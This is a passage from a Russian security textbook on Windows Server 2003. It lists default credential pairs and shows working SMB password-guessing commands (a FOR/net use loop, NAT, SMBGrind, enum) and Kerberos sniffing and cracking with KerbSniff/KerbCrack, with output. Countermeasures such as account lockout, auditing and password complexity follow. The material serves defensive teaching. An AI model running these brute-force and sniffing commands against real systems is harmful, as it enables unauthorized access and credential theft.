Таблица 5.1. Наиболее вероятные комбинации "имя пользователя/пароль"

Имя учетной записи	Пароль
`Administrator`, `admin`, `root`	пустой, `password`, `administrator`, `admin`, `root`, `system`, *имя_машины*, *имя_домена*, *название_рабочей_группы*
`test`, `lab`, `demo`	пустой, `test`, `lab`, `password`, `temp`, `share`, `write`, `full`, `both`, `read`, `files`, `demo`, `test`, `access`, `user`, `server`, `local`, *имя_машины*, *имя_домена*, *название_рабочей_группы*
имя_пользователя	пустой, `welcome`, *имя_пользователя*, *название_компании*
`backup`	`backup`, `system`, `server`, `local`, *имя_машины*, *имя_домена*, *название_рабочей_группы*
`arcserve`	`arcserve`, `backup`
`tivoli`	`tivoli`, `tmesrvd`
`symbiator`	`symbiator`, `as400`
`backupexec`	`backup`, `arcada`

Заметим, что для всех паролей используются символы нижнего регистра, а поскольку в системах семейства Windows NT учитывается регистр символов пароля, то различные комбинации регистра символов в приведенных выше паролях тоже могут дать положительный результат (для имен пользователей регистр не учитывается). Нет необходимости говорить, что эти комбинации не должны использоваться в ваших системах, иначе вы сами рискуете через некоторое время стать жертвой атаки.

НА ЗАМЕТКУ Защиту от подбора паролей мы обсудим в разделе "Меры противодействия подбору паролей".

Атаки по словарю

Популярность	*8*
Простота	*9*
Опасность	*7*
Степень риска	***8***

Естественно, что все старания человека по подбору пароля теряют смысл по сравнению с эффективностью работы компьютера, который намного лучше подходит для выполнения такой повторяющейся задачи. Существует множество методов для автоматизированного подбора паролей, некоторые из которых мы рассмотрим ниже.

Атаки с использованием циклов FOR

Пользуясь простой командой `FOR`, которая встроена в консоль Windows Server 2003, можно перебрать почти неограниченное количество сочетаний "имя пользователя/пароль" на удаленной системе при наличии доступных служб аутентификации. Покажем, как работает атака с циклом `FOR`.

Сначала создаем текстовый файл с парами значений "имя пользователя/пароль", разделенными пробелами или знаками табуляции. Содержимое такого файла (назовем его `credentials.txt`) может иметь следующий вид.

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[и т.д.]
```

Этот файл будет служить нам словарем, из которого главный цикл FOR выбирает имена пользователей и пароли, последовательно считывая строки. Термин "атака по словарю" означает использование при поборе паролей заранее вычисленных (подобранных) значений криптографических ключей, в чем и состоит его коренное отличие от атак "в лоб" (brute force attack), при которой вместо подобранных паролей из подготовленного заранее файла или таблицы используются сгенерированные некоторым образом значения.

После этого из каталога, для которого доступен файл `credentials.txt`, выполняются следующие команды (команды были разделены символами "^" для удобства, что бы не вводить все одной строкой).

```
C:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\ victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\ victim.com acct: %i pass: %j >> outfile.txt
```

(Проследите, чтобы в начале строк 3, 4 и 5 был пробел, но не в строке 2). Опишем действия, выполняемые каждой командой.

- **Строка 1**. Открывает файл `credentials.txt`, разбирает каждую строку на отдельные элементы, разделенные пробелом или символом табуляции, на каждой итерации передает первый и второй элементы в тело цикла FOR как значения переменных `%i` и `%j` (имя пользователя и пароль, соответственно).
- **Строка 2**. Повторяет команду `net use`, используя в качестве имени пользователя и пароля значения, полученные из переменных `%i` и `%j`.
- **Строка 3**. Канал стандартного вывода об ошибках (`stderr`) перенаправляется на устройство `null`, поэтому сообщения о неудачных попытках входа в систему не выводятся на экран (для перенаправления стандартного вывода `stdout` используйте команду `1>>`).
- **Строка 4**. В файл `outfile.txt` добавляется текущие время и дата.
- **Строка 5**. В файл `outfile.txt` добавляется имя сервера и успешно подобранные имя пользователя и пароль.

После выполнения этих команд (в случае, если в файле `credentials.txt` присутствовали правильные имя пользователя и пароль) будет создан файл `outfile.txt`, который будет выглядеть примерно следующим образом.

```
C:\>type outfile.txt
11:53:43.42 Wed 05/09/2001
\\victim.com acct: administrator pass: ""
```

В системе злоумышленника также останется открытое соединение с атакованным сервером.

```
C:\>net use
New connections will not be remembered.

Status   Local  Remote                    Network
-------------------------------------------------------------------------------
OK               \\victim.com\IPC$         Microsoft Windows Network
The command completed successfully.
```

Этот простой пример предназначен только для демонстрации одного из возможных путей подбора паролей с использованием цикла FOR. Естественно, эту идею можно расширить, если в качестве входных данных использовать информацию, полученную от программы сканирования портов (например ScanLine — см. главу 3, "Предварительный сбор данных и сканирование"), чтобы загрузить список доступных серверов смежных сетей, использовать проверку ошибок и так далее. Тем не менее, главное здесь — простота автоматизации атак подбором паролей с использованием только команд, встроенных в системы семейства Windows NT. При наличии в системе незащищенных служб аутентификации надо немедленно исправлять ситуацию!

НА ЗАМЕТКУ Единственный недостаток использования команд `net use` из командной строки состоит в том, что каждая команда создает отдельный сеанс входа в систему (`logon`), который на удаленном узле представляется отдельной записью в журнале. При использовании для аутентификации программы с графическим пользовательским интерфейсом попытки подбора пароля в течение одного сеанса заносятся в журнал одной записью.

Использование утилиты NAT (NetBIOS Auditing Tool)

Широко распространенная утилита NAT выполняет атаки служб SMB по словарю, проверяя один хост за один раз. Она работает через командную строку, поэтому довольно просто может использоваться в сценариях. Утилита NAT связывается с атакуемой системой и пытается подобрать пароли из предопределенного пользователем массива и указанных пользователем списков. Один из недостатков утилиты NAT состоит в том, что как только она находит правильные имя пользователя и пароль, что сразу пытается получить доступ к системе с их использованием. Таким образом, поиск остальных паролей для других учетных записей не выполняется. Простой цикл FOR, который периодически повторяет вызов утилиты NAT для подсети класса C, показан на следующем примере (листинг 5.1). Для краткости выведенные данные были отредактированы.

Листинг 5.1. Применение утилиты NAT для подбора пароля

```
D:\>FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
      192.168.202.%i >> nat_output.txt
[*]--- Checking host: 192.168.202.1
[*]--- Obtaining list of remote NetBIOS names
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
       'ADMINISTRATOR'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
       'GUEST'
...
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]--- Attempting to access share: \\*SMBSERVER\TEMP
[*]--- WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]--- Checking write access in: \\*SMBSERVER\TEMP
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\TEMP
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\TEMP
...
```

При использовании качественных списков паролей и имен пользователей утилита NAT становится очень быстрым и эффективным средством подбора паролей. Если была выполнена успешная инвентаризация служб SMB, то легко можно получить список пользователей.

SMBGrind

Утилита NAT бесплатна и обычно хорошо справляется со своим предназначением. Тем, кому нужна мощь коммерческой программы, наверняка интересно будет узнать, что в пакет CyberCop Scanner компании Cyber Network Associates Inc. (NAI) входит утилита под названием

SMBGrind, высокая скорость работы которой обеспечивается за счет выполнения нескольких параллельных процессов. Во всем остальном эта утилита не отличается от программы NAT. Пример отчета утилиты SMBGrind в версии для командной строки показан ниже (листинг 5.2). Значение параметра `-l` указывает количество параллельных соединений, т.е. количество параллельных сеансов подбора паролей. Если не указаны параметры `-u` и `-p`, утилита SMBGrind по умолчанию использует для подбора паролей файлы `NTuserlist.txt` и `NTpasslist.txt`, соответственно.

Листинг 5.2. Отчет SMBGrind о подборе пароля

```
C:\>smbgrind -i 192.168.234.24 -r victim
      -u userlist.txt -p passlist.txt -l 20 -v
Host address: 192.168.234.240
Userlist    : userlist.txt
Passlist    : passlist.txt
Cracking host 192.168.234.240 (victim)
Parallel Grinders: 20
Percent complete: 0
Trying:   administrator
Trying:   administrator        password
Trying:   administrator   administrator
Trying:   administrator           test
[etc.]
Guessed: administrator Password: administrator
Trying:            joel
Trying:            joel        password
Trying:            joel   administrator
Percent complete: 25
Trying:            joel           test
[etc.]
Trying:         ejohnson
Trying:         ejohnson           password
Percent complete: 95
Trying:         ejohnson        administrator
Trying:         ejohnson        ejohnson
Guessed: ejohnson Password: ejohnson
Percent complete: 100
Grinding complete, guessed 2 accounts
```

Создание этого отчета заняло меньше секунды, за это время были проверены семь комбинаций имен пользователей и паролей, что позволяет оценить высокую скорость работы программы SMBGrind. Обратите внимание, что утилита SMBGrind за один сеанс может пытаться подобрать данные для нескольких учетных записей (здесь были подобраны данные для учетных записей `administrator` и `ejohnson`). При этом, даже если пароль был подобран, программа продолжает проверять комбинации до конца списка (как произошло в данном случае с учетной записью `Administrator`). В результате могут появиться ненужные записи в журнале, так как если пароль найден, то продолжать проверять другие варианты пароля для этого же пользователя нет смысла. Но утилита SMBGrind, кроме всего прочего, умеет фальсифицировать записи в журналах, в журнале безопасности удаленной системы все попытки входа представляются как попытки входа с рабочей станции `//CYBERCOP` из домена `CYBERCOP`, если был включен аудит. Надеемся, что когда-нибудь компания Microsoft обновит службу журнала безопасности систем семейства Windows NT, чтобы стало возможным отслеживать IP-адреса.

Параметр `-dict` программы `enum`

Мы представили программу `enum` в главе 4,, "Инвентаризация", где мы указали о ее возможности выполнять атаки по словарю на SMB-службы. Рассмотрим пример выполнения `enum` при атаке на систему под управлением Windows 2000 (листинг 5.3).

Листинг 5.3. Атака по словарю с помощью enum

```
C:\>enum -D -u administrator -f Dictionary.txt mirage
username: administrator
dictfile: Dictionary.txt
server: mirage
(1) administrator |
return 1326, Logon failure: unknown user name or bad password.
(2) administrator | password
[etc.]
(10) administrator | nobody
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | space
return 1326, Logon failure: unknown user name or bad password.
(12) administrator | opensesame
password found: opensesame
```

После успешного подбора пароля программа enum прошла успешную аутентификацию к совместно используемому ресурсу IPC$. Программа enum выполняет подбор паролей для SMB-служб медленно, но точно (мы наблюдали минимальное количество ошибочных результатов).

Меры противодействия подбору паролей

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Да*

Лучшее решение для противодействия подбору паролей SMB — *заблокировать доступ к службам SMB или отключить их*, как описано в главе 4, "Инвентаризация".

На случай, если службы SMB нельзя заблокировать или отключить, ниже мы рассмотрим некоторые другие меры противодействия. Почти все описанные функции доступны из оснастки Security Policy (Локальная политика безопасности) консоли управления систем Windows Server 2003, которая доступна в элементе Administrative Tools (Администрирование). Более подробно политика безопасности описана в главе 16, "Возможности и средства защиты в системах Windows".

Усложнение пароля (passfilt)

Нельзя не сказать еще раз о важности выбора сложного, трудного для угадывания пароля, особенно для служб аутентификации систем семейства Windows NT. Всего один ненадежный пароль может стать открытой дверью в сеть организации (а такие пароли попадались нам очень часто). После выпуска Windows NT4 Service Pack 2, в передовой операционной системе компании Microsoft появилась возможность принудительно использовать пароли повышенной сложности для отдельных систем или целых доменов. Ранее эта функция называлась passfilt, по названию соответствующей ей библиотеки DLL, а сейчас *фильтр паролей* можно установить с помощью оснастки Security Policy (Локальная политика безопасности) в разделе Security Settings (Параметры безопасности)⇨Password Policy (Политика паролей) активизировав параметр Passwords Must Meet Complexity Requirements (Пароль должен отвечать требованиям сложности), как показано на рис. 5.1.




Рис. 5.1. Включение фильтра паролей для систем Windows Server 2003 повышает требования к сложности пароля

Как и в оригинале программы `passfilt`, после включения этой опции пароли не должны содержать имя пользователя или любую часть его полного имени, они должны будут иметь длину не меньше шести символов, причем эти символы должны относится, как минимум, к трем из перечисленных групп:

- ▼ латинские прописные буквы (A, B, C...Z);
- ■ латинские строчные буквы (a, b, c...z);
- ■ арабские цифры (0, 1, 2...9);
- ▲ не буквенно-цифровые символы (@, #, !, & и т.д.).

НА ЗАМЕТКУ Файл `passfilt.dll` для систем Windows Server 2003 не требуется — все делается через описанные установки политики безопасности.

Функция `passfilt` имеет два недостатка: ограничение в шесть символов жестко запрограммировано, а фильтрация паролей производится только при вводе пароля пользователем — администратор все еще может установить легкий для угадывания пароль с помощью консольных утилит, в обход требований функции `passfilt`. Обе эти проблемы решены в Windows Server 2003. Во-первых, в оснастке Security Policy (Локальная политика безопасности) можно задать минимальную длину пароля (мы рекомендуем использовать пароли длиной от семи символов, см. главу 7, "Переход к интерактивному режиму работы"). Во-вторых, фильтр паролей Windows Server 2003 используется во всех случаях изменения паролей, независимо от того, производится ли это действие с консоли или удаленно.

Для более полного соответствия политике паролей в организации можно создать пользовательские библиотеки DLL `passfilt` (см. раздел "Дополнительная литература и ссылки" в конце главы). Остерегайтесь "троянских" программ, так как для взлома системы безопасности библиотека `passfilt` — просто идеальное место, будьте бдительны при использовании библиотек третьих сторон.

Для критически важных учетных записей наподобие записи администратора или служебных учетных записей, мы рекомендуем использовать также непечатаемые символы таблицы ASCII. Тогда подбор пароля станет невероятно сложным занятием. Эта мера должна быть предпринята в основном для противодействия другим атакам, не связанным с подключением к системе (например подбор пароля), которые подробно будут описаны в главе 7, "Переход к интерактивному режиму работы".

Блокировка учетной записи

Еще один надежный способ борьбы с подбором паролей — включение *порога блокировки учетной записи*. Когда количество неудачных входов в систему достигнет предельного установленного значения, учетная запись будет на некоторое время заблокирована. На рис. 5.2

показано, как включить блокировку учетных записей с помощью оснастки Security Policy (Локальная политика безопасности). Если предельное значение срабатывания блокировки не установлено (это должно быть достаточно маленькое значение, мы рекомендуем 5), то подбор пароля будет продолжаться до тех пор, пока взломщику не повезет или пока не закончится сколь угодно большой файл словаря.




Рис. 5.2. Установка порога срабатывания блокировки учетной записи

Интересно, что система Windows Server 2003 ведет учет неудачных попыток входа в систему даже при *без* установленного порога блокировки учетной записи (такие утилиты, как UserDump, рассмотренная в главе 4, "Инвентаризация", показывают количество неудавшихся попыток входа в систему и, при возможности, дату последнего неудачного подключения через нулевое сеанс). Если блокировка учетной записи включается позже, то происходит проверка всех учетных записей и блокируются те, для которых за последние *Y* минут был превышен порог срабатывания (*Y* — время, устанавливаемое при настройке политики блокировки учетных записей). Это более защищенная реализация, поскольку эффект от включения блокировки проявляется почти мгновенно, но она может внести некоторое смятение в ряды пользователей, если за указанный промежуток времени были неудачные попытки входа с разными учетными записями (но это весьма маловероятно). Благодарим Эрика Шульца (Eric Schultze) за то, что он обратил наше внимание на данную особенность системы.

Некоторые организации, с которыми мы сотрудничали в качестве консультантов, отказались от установки порога блокировки учетной записи. Дело в том, что разблокировать учетную запись могут только члены группы администраторов, а большинство компаний заметили обратную зависимость между низким порогом срабатывания блокировки учетных записей и стоимостью обслуживания пользователей. Поэтому они решили не тратиться так на своих пользователей и обслуживающий персонал. Мы считаем это ошибкой и советуем определить разумное значение для порога блокировки учетных записей, которое бы не сводило с ума обслуживающий персонал. Не забывайте, что даже совершенно абсурдные предельные значения блокировки учетных записей могут предотвратить атаки по словарю (мы видели порог срабатывания блокировки, равный 100 неверным попыткам!). Можно также использовать автоматическую блокировку учетных записей через заданный промежуток времени (также настраивается в Security Policy).

К сожалению, установка порога блокировки учетных записей создает условия для ситуаций отказа в обслуживании, которые могут создаваться случайно либо умышленно. Нередко служебные учетные записи оказываются заблокированными после истечения срока действия пароля в домене (случайно), или вредный сотрудник пытается войти в систему от имени коллег по работе и (специально) использует неправильные пароли для блокировки учетных записей досадивших ему людей. Пользуйтесь этими параметрами безопасности с осторожностью и учитывайте конкретную ситуацию.

Включение аудита событий неудачных попыток входа в систему

И снова обратимся к оснастке Security Policy (Локальная политика безопасности) и включим параметры Audit logon events (Аудит входа в систему) и Audit account logon events (Аудит событий входа в систему) как для удачных Success (Успех), так и для неудачных Failure (Отказ) попыток (рис. 5.3).




Рис. 5.3. Включение аудита событий неудачного входа в систему позволяет выявить попытки подбора пароля

При минимальных требованиях будут отслеживаться только события неудачного входа в систему, которые помогут определить, что выполняется попытка подбора пароля. Неудачные попытки входа в систему будут записываться службой журнала безопасности (Security Log) как Event ID529 (событие неудачного подключения к системе) и Event ID681 (события неудачного входа с учетной записью). Мы более подробно рассмотрим аудит в главе 6, "Расширение привилегий". События "Account locked out" (учетная запись заблокирована) имеют номер Event ID539. Помните, что журнал регистрации событий (Event Log) отслеживает только имя машины NetBIOS, а не ее IP-адрес, ограничивая возможность выявления источника действий по подбору паролей.

НА ЗАМЕТКУ В системах Windows Server 2003 по умолчанию регистрируется информация обо всех (успешных и неудачных) попытках входа в систему.

Просматривайте журналы!

Помните, что сам по себе аудит событий входа в систему не является эффективным средством защиты от вторжений — журналы необходимо периодически просматривать, чтобы узнать о значении созданных записей. В крупных сетях даже ежемесячный просмотр журналов может стать сложнейшей задачей. Выберите утилиты, которые позволят автоматизировать выполнение этой работы. Некоторые рекомендуемые нами программы перечислены далее.

- **Event Log Monitor (ELM) производства компании TNT Software.** Программа ELM в реальном времени собирает все записи из журналов в единое хранилище данных. Для проведения мониторинга агент программы должен быть установлен на каждой машине.
- **EventAdmin производства компании Aelita Software.** Утилита EventAdmin выполняет почти все те же функции, что и программа ELM, но для ее работы установка агента на каждой машине не требуется.

Заблокируйте настоящую запись администратора и создайте ложную приманку

При проведении атак по подбору паролей особенно "страдает" учетная запись администратора. Прежде всего, для нее используется стандартное, широко распространенное имя пользователя, и злоумышленники обычно уверены в правильности имени пользователя. Изменение имени этой учетной записи не очень поможет — мы уже показали в главе 4, "Инвентаризация", как при инвентаризации через нулевые сеансы можно выявить настоящее имя учетной записи администратора. Кроме того, учетная запись администратора по умолчанию не блокируется в системах Windows Server 2003, независимо от настройки блокировок учетных записей.

Можно спорить о смысле переименования учетной записи администратора с точки зрения безопасности системы, так как независимо от имени ее всегда можно выявить по идентификатору SID, если возможно проведение инвентаризации (см. главу 4, "Инвентаризация"). Тем не менее, мы рекомендуем сделать это, так как если хакеру не удастся получить дополнительных сведений, безопасность системы после переименования записи администратора несколько повысится.

Более того, мы рекомендуем создать фальшивую учетную запись администратора, которая должна выглядеть, как настоящая. Это даст возможность легко выявлять по журналам прямолинейные атаки угадывания паролей. Не делайте фальшивую запись администратора членом какой-либо группы, заполните поле с описанием записи соответствующим образом, "Built-in account for administering the computer/domain" ("Встроенная учетная запись для администрирования компьютера/домена").

Для установки блокировок в пакет NT4 Resource Kit входит утилита `passprop`, которую можно использовать для блокировки через сеть настоящей учетной записи администратора RID 500 (настоящий администратор всегда сможет войти в систему интерактивно). К сожалению, утилита `passprop` не выполняет свои функции в Windows 2000 без установки Service Pack 2 (хотя *кажется*, что она работает). Доступна новая версия от Microsoft этой программы, предназначенная для использования в Windows 2000, — она называется `admnlock`. В системе Windows Server 2003 содержится та же утилита с внесенными исправлениями.

Как показано ниже, установить предельное значение для блокировки учетной записи Administrator с помощью `passprop` довольно просто.

```
C:\>passprop /adminlockout
Password must be complex
The Administrator account may be locked out except
↳ for interactive logons
on a domain controller.
```

Для повышения защищенности после выполнения этой команды нужно вручную заблокировать учетную запись администратора по сети. Тогда настоящая запись администратора гарантированно станет недоступной для удаленных систем. Если запись администратора переименовать, это еще больше усложнит работу злоумышленников.

СОВЕТ Утилита `passprop` содержится в Windows 2000 Server Resource Kit, ее нет в версии Professional.

НА ЗАМЕТКУ В книге *Секреты хакеров. Безопасность Windows 2000 — готовые решения (Джоел Скембрей, Стьюарт Мак-Клар. Вильямс, 2002)* описывалась программа `admnlock`. Компания Microsoft не создавала этого средства и решила просто исправить операционную систему для нормального взаимодействия со старой утилитой `passprop`.

Отключите неиспользуемые учетные записи

Во время нашей консультационной работы мы обнаружили, что сложнее всего проникнуть в те системы, где используется и блокировка, и установка срока действия учетных записей. Контрактные работники, консультанты и временные работники, которых нанимают на небольшой промежуток времени, должны получать учетные записи, срок действия которых истекает по истечении срока работы человека в организации. Тогда системный администратор точно будет знать, что когда временный работник закончит свою работу, ставшая ненужной учетная запись отключится. Это намного надежней, чем ждать несколько месяцев (или же лет, бывает и такое!) сообщения из отдела кадров о том, что учетную запись нужно отключить или удалить. Если контракт работника будет продлен, то учетную запись можно включить снова на определенный промежуток времени. В системы организаций, где используется такая политика, проникнуть с использованием подбора паролей значительно сложнее, так как в любой конкретный момент времени в системе существует меньше учетных записей, являющихся потенциальной целью взлома. Более того, удаляются ведь временные учетные записи, которые обычно имеют самые слабые пароли!

Истечение срока действия учетной записи устанавливается на контроллерах домена Windows Server 2003 в свойствах учетной записи, на закладке Account (Учетная запись), в поле Account Expires (Истечение срока действия учетной записи), как показано на рис. 5.4.




Рис. 5.4. Свойства учетной записи на контроллере домена Windows Server 2003

Тщательно проверяйте административный персонал

И последний, но не менее важный пункт — при найме на работу людей, которые должны иметь привилегии администратора, проводите строгий отбор. Члены высокопривилегированных административных групп в системах Windows Server 2003 имеют возможность стирать записи в журналах и другими способами скрывать следы своей деятельности, так что отследить их становится практически невозможно. Каждому администратору выделите отдельную учетную запись, чтобы иметь возможность отслеживать только его действия. Имя учетной записи должно быть сложным для угадывания (а не таким как "admin"). Помните, что пара

"имя пользователя/пароль" учетных записей администраторов — это ключи от вашего королевства Windows — относитесь к людям, которые хранят эти ключи, с должным вниманием.

Предотвращение создания общих административных ресурсов

Хотя это и не имеет большого значения, мы должны, по крайней мере, упомянуть о необходимости предотвращения создания совместно используемых административных ресурсов (C$, ADMIN$) в системах Windows 2000 и Windows Server 2003. Злоумышленники обычно проверяют эти ресурсы с помощью атак подбора паролей, поскольку доступ к этим ресурсам позволяет выполнить непосредственное монтирование больших объемов данных с диска. Ниже приведены действия по уничтожению совместно используемых административных ресурсов в Windows Server 2003.

1. Воспользовавшись компонентом панели управления Computer Management в разделе Shared Folder (Общие папки)⇨Shares (Общие ресурсы), удалите все записи ADMIN$ и *имя_диска*$.
2. В реестре создайте параметр HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters\AutoShareServer (REG_DWORD) и установите его значение равным 0.

Будут удалены все административные совместно используемые ресурсы и они не восстановятся автоматически при последующих перезагрузках системы.

НА ЗАМЕТКУ Приведенные действия не позволяют удалить совместно используемый ресурс IPC$. Он необходим для работы службы Server и может быть удален только при отключении этой службы.

Перехват данных аутентификации

В случае, если пароль подобрать не удается, злоумышленник может попытаться получить данные пользовательской учетной записи, "подслушивая" информацию, которой системы обмениваются при входе в системы семейства Windows NT. Для проведения таких атак существует множество средств и технологий, но в этом разделе будут описаны только самые распространенные из них:

- ▼ анализ аутентификационных данных, перехватываемых непосредственно из линии передачи данных (sniffing);
- ■ захват данных аутентификации с использованием ложного сервера;
- ▲ атаки посредника.

НА ЗАМЕТКУ Термин *сниффинг* (sniffing), которым обозначается перехват и анализ данных, передаваемых по сети, произошел от названия популярного набора программ для мониторинга сети Network Associates Sniffer.

Поскольку атаки данного типа довольно специфические, для них лучше всего использовать специализированные средства, которые мы и рассмотрим в этом разделе.

НА ЗАМЕТКУ Изучение этого материала предполагает знакомство с протоколами аутентификации для глобальных сетей, в том числе и с механизмом "запрос–ответ" протокола NTLM, который был описан в главе 2, "Архитектура системы безопасности Windows Server 2003".



Перехват данных аутентификации по протоколу Kerberos

Популярность	*5*
Простота	*3*
Опасность	*9*
Степень риска	***6***

Да, все правильно: перехват аутентфикационных данных Kerberos. Возможность перехвата данных при аутентификации по протоколам LM/NTLM известна давно, а вот то, что то же самое касается и входа в системы Windows 2000 (и следующие версии Windows) при аутентификации по протоколу Kerberos, еще не получило такой широкой огласки. Для перехвата данных применяются программы KerbSniff/KerbCrack, созданные Арне Видстромом (Arne Vidstrom) и доступные по адресу `ntsecurity.nu`. Мы сами не верили в возможности этих программ, пока не опробовали их на практике и не получили реальных результатов.

Программы KerbSniff и KerbCrack работают в тандеме. Программа KerbSniff прослушивает сеть и извлекает аутентификационные данные для домена Kerberos. Полученная информация сохраняется в указанный пользователем файл (в нашем примере `output.txt`), как показано ниже.

```
C:\>kerbsniff output.txt

KerbSniff 1.2 - (c) 2002, Arne Vidstrom
              - http://ntsecurity.nu/toolbox/kerbcrack/

Available network adapters:
0 - 192.168.234.34
1 - 192.168.234.33
2 - 192.168.208.1
4 - 192.168.223.1

Select the network adapter to sniff on: 1

Captured packets: *
```

Для прекращения перехвата данных нужно нажать комбинацию клавиш <CTRL+C>. Звездочка после строки `Captured packets` соответствует количеству зарегистрированных попыток входа в систему.

После перехвата данных можно воспользоваться программой KerbCrack, которая выполняет непосредственной подбор пароля или подбирает пароль по файлу словаря, в зависимости от имеющегося в распоряжении времени и вычислительной мощности компьютера. В следующем примере мы использовали вариант подбора пароля по словарю.

```
C:\>kerbcrack output.txt -d dictionary.txt
KerbCrack 1.2 - (c) 2002, Arne Vidstrom
              - http://ntsecurity.nu/toolbox/kerbcrack/

Loaded capture file.

Currently working on:
Account name - administrator
From domain - VEGAS2
Trying password - admin
Trying password - guest
Trying password - root

Number of cracked passwords this far: 1

Done.
```

Последний в списке пароль — взломанный пароль (в нашем примере `root`).

СОВЕТ Программа KerbCrack взламывает пароль только для последнего пользователя в записях файла KerbSniff. Для взлома паролей различных пользователей придется вручную рассортировать записи в разные файлы. Кроме того, мы заметили, что KerbSniff часто добавляет символ *m* или n к именам учетных записей.

Теоретическую основу этой атаке дал в своей статье Фрэнк О'Двайер (Frank O'Dwyer), которая вышла в свет в марте 2002 года. (см. раздел "Дополнительная литература и ссылки" в конце этой главы). Дело в том, что в Windows-реализации протокола Kerberos до аутентификации отправляется пакет, в котором содержится известный текст (временная метка), зашифрованный с помощью ключа, который был получен по паролю пользователя. Таким образом, прямолинейная атака или использование словаря, которые позволяют расшифровать этот предварительный пакет и выделить из него структуру, подобную стандартной временной метке, позволяют взломать пароль пользователя. Эта проблема была актуальна для протокола Kerberos версии 5.

Меры противодействия перехвату паролей для протокола Kerberos

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Да*

В нашем эксперименте добавление шифрования для защищенного канала (см. главу 2, "Архитектура системы безопасности Windows Server 2003") не позволило остановить эту атаку. К моменту создания этой книги компания Microsoft никак не отреагировала на существование этой проблемы. Поэтому остается только одно проверенное средство защиты — выбирать надежные пароли. Фрэнк О'Двайер в своей статье говорит о том, что на взлом пароля длиной в восемь символов, который содержит буквы различных регистров и числа, потребуется 67 лет работы на стандартном компьютере Pentium 1,5 ГГц. Поэтому использование функции принудительной сложности паролей в системах Windows Server 2003 позволяет отсрочить взлом вашего пароля на какое-то время ☺. Не забывайте, что если пароль можно найти в словаре, он будет немедленно взломан.



Перехват аутентификационных данных для протокола LM


Популярность	*7*
Простота	*2*
Опасность	*10*
Степень риска	*6*

Программа аудита паролей L0phtcrack является одной из самых известных среди людей, связанных с защитой систем, и даже среди тех, кто просто занимается программным обеспечением. Хотя ее главное назначение — взлом паролей после отключения от сети, последние версии поставлялись с дополнительным модулем SMBCapture, который может перехватывать аутентификационные данные при использовании сценария "запрос–ответ" и передавать их

механизму взлома пароля L0phtcrack. Взлом паролей и программу L0phtcrack мы опишем в главе 8, а в этой главе сосредоточим внимание на возможностях этой утилиты по перехвату аутентификационных данных и их расшифровке.

